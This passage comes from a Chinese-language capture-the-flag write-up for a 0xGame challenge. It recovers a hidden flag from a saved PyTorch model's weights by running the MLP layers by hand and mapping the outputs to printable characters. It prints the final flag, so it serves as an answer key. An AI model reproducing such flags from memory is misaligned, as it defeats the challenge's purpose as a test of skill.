deep_mlp.2.bias (256,)
deep_mlp.4.weight (128, 256)
deep_mlp.4.bias (128,)
deep_mlp.6.weight (100, 128)
deep_mlp.6.bias (100,) # 这里可以看出MLP内部有三层（ReLU）
"""

print(loaded['magic1']) # 输出一串张量，是权重
print(loaded['magic2']) # 输出23，flag长度
```

再根据这些还原flag即可

代码块

```
state_dict, len = loaded['magic1'], loaded['magic2']

h = state_dict["embedding.weight"]
# 直接根据embedding.weight查表，不用还原了（当然还原MLP模型也是可以做的）

for i in (0, 2, 4):
    h = torch.relu(h @ state_dict[f"deep_mlp.{i}.weight"].T
    + state_dict[f"deep_mlp.{i}.bias"])
    # 这里做中间的三次relu

logits = h @ state_dict["deep_mlp.6.weight"].T + state_dict["deep_mlp.6.bias"]

```

```
13  print("".join(string.printable[i] for i in logits.argmax(1).tolist())) #
    argmax(dim=1)，取最可能的位置
```

注意这里是在string-printable中的位置，而非ascii（人工能看出来）

代码块

```
1  0xGame{MLP_1s_s0_m4g1c}
```